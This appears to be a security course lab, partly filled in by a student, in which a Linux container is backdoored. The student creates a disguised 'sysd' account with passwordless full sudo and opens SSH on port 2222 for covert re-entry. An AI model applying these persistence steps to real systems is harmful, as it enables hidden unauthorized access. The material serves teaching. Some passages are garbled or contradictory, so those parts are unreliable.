Instructions

Advanced Bash: Owning the System

Over the past few weeks, you've played the role of a systems administrator responsible for diagnosing, securing, and automating the hardening of a compromised Linux host. In doing so, you've explored all the following, and more:

- The structure of the Linux file system.
- Processes and how to inspect them.
- Creating users and groups and editing their permissions.
- Scheduling regular jobs with `cron`.
- Logging, monitoring, and log analysis.
- Automating common tasks with bash scripts, compound commands, and other advanced features of the shell.

Getting this far is a real accomplishment. This is a huge amount of information, all of which is used by professional systems administrators almost every day.

IMPORTANT: Please review your answers carefully before submitting to ensure that they are free of spelling and spacing errors. Incorrect spelling or incorrect spacing syntax will be marked as incorrect answers.

Scenario

For this week's Challenge, you will play the role of a criminal hacker. You will remotely access a victim's target machine, maintain access using a backdoor, and crack sensitive passwords in the `/etc` directory.

You will learn a lot of new concepts in this assignment, and you may need to do a bit of research. This Challenge should be a fun, engaging, and hands-on introduction to maintaining access to a compromised system. (You will learn about this in more depth during the pen testing modules. For now, read the following Privilege Escalation to better understand the setup and goal of this assignment.
note

This activity is based on the "offense informs defense" philosophy. You will take on the role of a criminal hacker in order to better understand how exploits are carried out. Remember: to protect from attacks, you'll need to practice thinking like an attacker.

Privilege Escalation


When an attacker gains access to a machine, their first objective is always to escalate privileges to `root` (which you accomplished during your scavenger hunt activity). When they achieve `root` privileges, they can do anything they want to the system. Cybersecurity professionals describe the process of gaining access to a host and escalating to `root` privileges as **owning the system**.

While owning a system is a crucial piece of the process, it is only the first item on an experienced attacker's agenda. Two goals remain on the checklist: **maintaining access** and **exfiltrating data**.

After exploiting a machine, attackers must ensure that they will be able to reconnect later with the same escalated privileges they gained during the first assault. This is typically achieved by installing a backdoor. A **backdoor** is any mechanism that allows an attacker to secretly reconnect to a machine they've exploited.

Lab Environment

- You will be completing this activity from your web lab, which represents the `attacker machine`.
- You will be running a script to enable the `target machine`.
    - To start up the target machine, run the following command from anywhere inside your web lab:
    - `sudo /home/sysadmin/Documents/scavenger-hunt/target-machine-start.sh`



```
sysadmin@vm-image-ubuntu-dev-1:~$ sudo /home/sysadmin/Documents/scavenger-hunt/target-machine-start.sh

Making sure docker is running...

Docker is running!

What do you want to?

1 - Start Apps
2 - Stop Apps
3 - Remove Apps
4 - Exit

Enter a number: 1

Starting web apps for the first time!

Unable to find image 'cyberxsecurity/target-machine:latest' locally
latest: Pulling from cyberxsecurity/target-machine
edaedc954fb5: Already exists
1718ab619234: Pull complete
2ffb03b5fbcd: Pull complete
4f4fb700ef54: Pull complete
f244b9c40e87: Pull complete
e8b036b0c40d: Pull complete
ffcc8c838592: Pull complete
82abd1cc695f: Pull complete
be66082b8ad9: Pull complete
Digest: sha256:f45e2ec824151a64cabb40930efcb1e6405896d9595cf290158f7d9a9dc89e5d
Status: Downloaded newer image for cyberxsecurity/target-machine:latest

Your web apps are installed and running!


It may take a few mins to completely start up. Please wait.

.
Your web apps are running!


You're ready to start hacking!!!

sysadmin@vm-image-ubuntu-dev-1:~$ ssh sysadmin@192.168.6.105 -p 22
```


Access Setup

Complete the following steps:

1. Open up a new tab on your web lab
2. Begin an SSH session into the target machine by doing the following:
   - Open a terminal on the attacker machine and run: `ssh sysadmin@192.168.6.105 -p 22`.


   This command will attempt to start an SSH session on your target machine.

   - Enter the password `passw0rd` when prompted.




```
sysadmin@vm-image-ubuntu-dev-1:~$ ssh sysadmin@192.168.6.105 -p 22
sysadmin@192.168.6.105's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


 _________  ________  ________  ________  _______  _________
|\___   ___\   __  \|\   __  \|\   ____\|\  ___ \|\___   ___\
\|___ \  \_\ \  \|\  \ \  \|\  \ \  \___|\ \   __/\|___ \  \_|
     \ \  \ \ \   __  \ \   _  _\ \  \  __\ \  \_|/__  \ \  \
      \ \  \ \ \  \ \  \ \  \\  \ \  \|\  \ \  \_|\ \  \ \  \
       \ \__\ \ \__\ \__\ \__\\ _\ \_______\ \_______\  \ \__\
        \|__|  \|__|\|__|\|__|\|__|\|_______|\|_______|   \|__|

 _____ ______   ________  ________  ___  ___  ___  ________  _______
|\   _ \  _   \|\   __  \|\   ____\|\  \|\  \|\  \|\   ___  \|\  ___ \
\ \  \\\__\ \  \ \  \|\  \ \  \___|\ \  \\\  \ \  \ \  \\ \  \ \   __/|
 \ \  \\|__| \  \ \   __  \ \  \    \ \   __  \ \  \ \  \\ \  \ \  \_|/__
  \ \  \    \ \  \ \  \ \  \ \  \____\ \  \ \  \ \  \ \  \\ \  \ \  \_|\ \
   \ \__\    \ \__\ \__\ \__\ \_______\ \__\ \__\ \__\ \__\\ \__\ \_______\
    \|__|     \|__|\|__|\|__|\|_______|\|__|\|__|\|__|\|__| \|__|\|_______|

sysadmin@34e2ccfacd4b:~$ sudo -s
```

3. After you've successfully logged into the `sysadmin` account on the target machine, you'll notice your prompt changes to `sysadmin:~\ $`.
   - Swap to the `root` user by entering `sudo -s` and re-entering the password `passw0rd`.



```
sysadmin@34e2ccfacd4b:~$ sudo -s
[sudo] password for sysadmin:
```



```
 _________  ________  ________  ________  _______  _________
|\___   ___\   __  \|\   __  \|\   ____\|\  ___ \|\___   ___\
\|___ \  \_\ \  \|\  \ \  \|\  \ \  \___|\ \   __/\|___ \  \_|
     \ \  \ \ \   __  \ \   _  _\ \  \  __\ \  \_|/__  \ \  \
      \ \  \ \ \  \ \  \ \  \\  \ \  \|\  \ \  \_|\ \  \ \  \
       \ \__\ \ \__\ \__\ \__\\ _\ \_______\ \_______\  \ \__\
        \|__|  \|__|\|__|\|__|\|__|\|_______|\|_______|   \|__|

 _____ ______   ________  ________  ___  ___  ___  ________  _______
|\   _ \  _   \|\   __  \|\   ____\|\  \|\  \|\  \|\   ___  \|\  ___ \
\ \  \\\__\ \  \ \  \|\  \ \  \___|\ \  \\\  \ \  \ \  \\ \  \ \   __/|
 \ \  \\|__| \  \ \   __  \ \  \    \ \   __  \ \  \ \  \\ \  \ \  \_|/__
  \ \  \    \ \  \ \  \ \  \ \  \____\ \  \ \  \ \  \ \  \\ \  \ \  \_|\ \
   \ \__\    \ \__\ \__\ \__\ \_______\ \__\ \__\ \__\ \__\\ \__\ \_______\
    \|__|     \|__|\|__|\|__|\|_______|\|__|\|__|\|__|\|__| \|__|\|_______|

root@34e2ccfacd4b:/#
```

You should now have the `root` prompt `root:~\ $` that you acquired during your scavenger hunt activity.

Instructions

Your goal for this assignment is to maintain access to the target machine by installing a backdoor. You will then use the backdoor to crack sensitive passwords.


Complete this assignment by following the steps outlined below. Again, some of these steps will require you to research new tools and concepts. Any information you might need can be found using man pages and online searches. Remember: learning new tools on the job is a key skill for IT and security roles.

As you complete each step, make sure to take notes as you will use it to answer the questions in this quiz.

Step 1: Shadow People

In this step, you'll create a "secret" user named `sysd`. Anyone examining `/etc/passwd` will assume that this is a service account, but in fact, you'll be using it to reconnect to the target machine for further exploitation.


1. Create a `sysd` user.



```
root@34e2ccfacd4b:/home/sysadmin# sudo useradd -r sysd
root@34e2ccfacd4b:/home/sysadmin# ^C
root@34e2ccfacd4b:/home/sysadmin# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
syslog:x:105:109::/home/syslog:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
student:x:1000:1000::/home/student:/bin/bash
mitnick:x:1001:1001::/home/mitnick:/bin/bash
babbage:x:1002:1002::/home/babbage:/bin/bash
lovelace:x:1003:1003::/home/lovelace:/bin/bash
stallman:x:1004:1004::/home/stallman:/bin/bash
turing:x:1005:1005::/home/turing:/bin/bash
vagrant:x:1006:1006::/home/vagrant:/bin/bash
sysadmin:x:1007:1007::/home/sysadmin:/bin/bash
sysd:x:999:999::/home/sysd:/bin/sh
root@34e2ccfacd4b:/home/sysadmin# 
```

2. Give your user a password (make sure you remember it).


    ○ Passw0rdsudo u



```
root@34e2ccfacd4b:/home/sysadmin# sudo passwd sysd
New password:
Retype new password:
passwd: password updated successfully
root@34e2ccfacd4b:/home/sysadmin# 
```

3. Give your user a system UID (any UID below 1000).


4. Give your user a GID equal to this UID.




```
root@f08e24e2db40:~# sudo usermod -u 400 sysd
root@f08e24e2db40:~# sudo usermod -g 400 sysd
usermod: group '400' does not exist
root@f08e24e2db40:~# sudo groupmod -g 400 sysd
root@f08e24e2db40:~# id sysd
uid=400(sysd) gid=400(sysd) groups=400(sysd)
root@f08e24e2db40:~#
```

5. Give your user full `sudo` access without a password.

    ○ Minimize exposure by ensuring that your secret user does not have a home folder.




```
root@f08e24e2db40:~# sudo visudo
root@f08e24e2db40:~# su sysd
$ sudo -l
Matching Defaults entries for sysd on f08e24e2db40:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on f08e24e2db40:
    (ALL : ALL) NOPASSWD: ALL
$ 
```




```
root@34e2ccfacd4b:/home/sysadmin# cd ../
root@34e2ccfacd4b:/home# ls
babbage  lovelace  mitnick  stallman  student  sysadmin  turing  vagrant
root@34e2ccfacd4b:/home# 
```

6. Test that your `sysd` user can execute commands with `sudo` access without a password before moving on.



```
sysadmin@34e2ccfacd4b:~$ su sysd
Password:
$ sudo -l
Matching Defaults entries for sysd on 34e2ccfacd4b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on 34e2ccfacd4b:
    (ALL) NOPASSWD: ALL
$ 
```

    ○ Try running `sudo -l` to test. If the terminal does not prompt you for a password, it was a success. Attempt any other commands that require elevated privileges and mark them in your Submission File.



```
    (ALL) NOPASSWD: ALL
$ ls -la
total 48
drwxr-xr-x 1 sysadmin sysadmin 4096 Apr  8 08:17 .
drwxr-xr-x 1 root     root     4096 Sep  8  2023 ..
-rw-r--r-- 1 sysadmin sysadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 sysadmin sysadmin  807 Feb 25  2020 .profile
-rw-r--r-- 1 sysadmin sysadmin    0 Apr  8 08:17 .sudo_as_admin_successful
drwxr-xr-x 2 sysadmin sysadmin 4096 Sep  8  2023 Desktop
drwxr-xr-x 2 sysadmin sysadmin 4096 Sep  8  2023 Documents
drwxr-xr-x 2 sysadmin sysadmin 4096 Sep  8  2023 Downloads
drwxr-xr-x 2 sysadmin sysadmin 4096 Sep  8  2023 Pictures
drwxr-xr-x 2 sysadmin sysadmin 4096 Sep  8  2023 Public
drwxr-xr-x 2 sysadmin sysadmin 4096 Sep  8  2023 Videos
```

Note: *If a hacker can rapidly execute commands on a machine with elevated privileges, they can more quickly exfiltrate important data from the target machine.*

Step 2: Smooth Sailing

In this step, you'll allow SSH access via port `2222`. SSH usually runs on port `22`, but opening port `2222` will allow you to log in as your secret `sysd` user without connecting to the standard (and well-guarded) port `22`.

1. Use Nano to update the `/etc/ssh/sshd_config` configuration file to allow SSH access via port `2222`:
    - When you open the configuration file, add a secondary SSH port line under port `22`.
    - This will require some research. Start by examining `/etc/ssh/sshd_config` and using online searches or man pages to learn more about the available configuration options.

Edit SSH Configuration File:

- Open the SSH configuration file using a text editor (usually **/etc/ssh/sshd_config**):
  sudo nano /etc/ssh/sshd_config
- Look for the line that specifies the default SSH port (usually **Port 22**). Change it to **Port 2222**:
  Port 2222
- **Restart SSH Service:**
- Restart the SSH service to apply the changes:
  sudo systemctl restart sshd
- **Update Firewall Rules:**
- If you're using a firewall (such as **UFW**), allow incoming traffic on port 2222:
  sudo ufw allow 2222/tcp

- If you’re using **firewalld**, add the new port to the configured zone (usually **public**):
  sudo firewall-cmd --zone=public --add-port=2222/tcp --permanent
  sudo firewall-cmd --reload


Step 3: Testing Your Configuration Update

When you think you've configured things properly, test your solution by testing the new backdoor SSH port. Do the following steps on the target machine:

1. First, note that the IP address of the target machine is `192.168.6.105`. You'll need this for when you attempt to log back into the target machine.
   - Make s192.168.6.105o restart the SSH service.

2. Exit the `root` account and log off of the target machine (you'll know you're back in your attacker machine when the prompt turns green).

3. Use your attacking machine to test the new backdoor SSH port:
   - SSH back into the target machine as your `sysd` user, but this time change the port from `22` to `2222` using: `ssh sysd@192.168.6.105 -p 2222`



```
Connection to 192.168.6.105 closed.
sysadmin@vm-image-ubuntu-dev-1:~$ ssh sysd@192.168.6.105 -p 2222
ssh: connect to host 192.168.6.105 port 2222: Connection refused
sysadmin@vm-image-ubuntu-dev-1:~$ sudo systectl restart sshd
sudo: systectl: command not found
sysadmin@vm-image-ubuntu-dev-1:~$ sudo su
root@vm-image-ubuntu-dev-1:/home/sysadmin# sudo systemctl restart sshd
root@vm-image-ubuntu-dev-1:/home/sysadmin# ssh sysd@192.168.6.105 -p 2222
ssh: connect to host 192.168.6.105 port 2222: Connection refused
You have new mail in /var/mail/root
root@vm-image-ubuntu-dev-1:/home/sysadmin# ssh sysd@192.168.6.105 -p 22
The authenticity of host '192.168.6.105 (192.168.6.105)' can't be established.
ECDSA key fingerprint is SHA256:3CZuH1VlN2+QQQbcwqhQDNpYvPi7+Iv2rwFJkctxsow.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.6.105' (ECDSA) to the list of known hosts.
sysd@192.168.6.105's password:
Last login: Mon Aug 26 06:01:17 2024 from 192.168.6.1
Could not chdir to home directory /home/sysd: No such file or directory
$ ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
$
```

4. Once you are connected to the target machine over SSH, use `sudo su` to switch back to the `root` user.

note

This is an important step. You were able to log out of your `root` account, and then reestablish a remote session with escalated privileges through a different, un-guarded port.

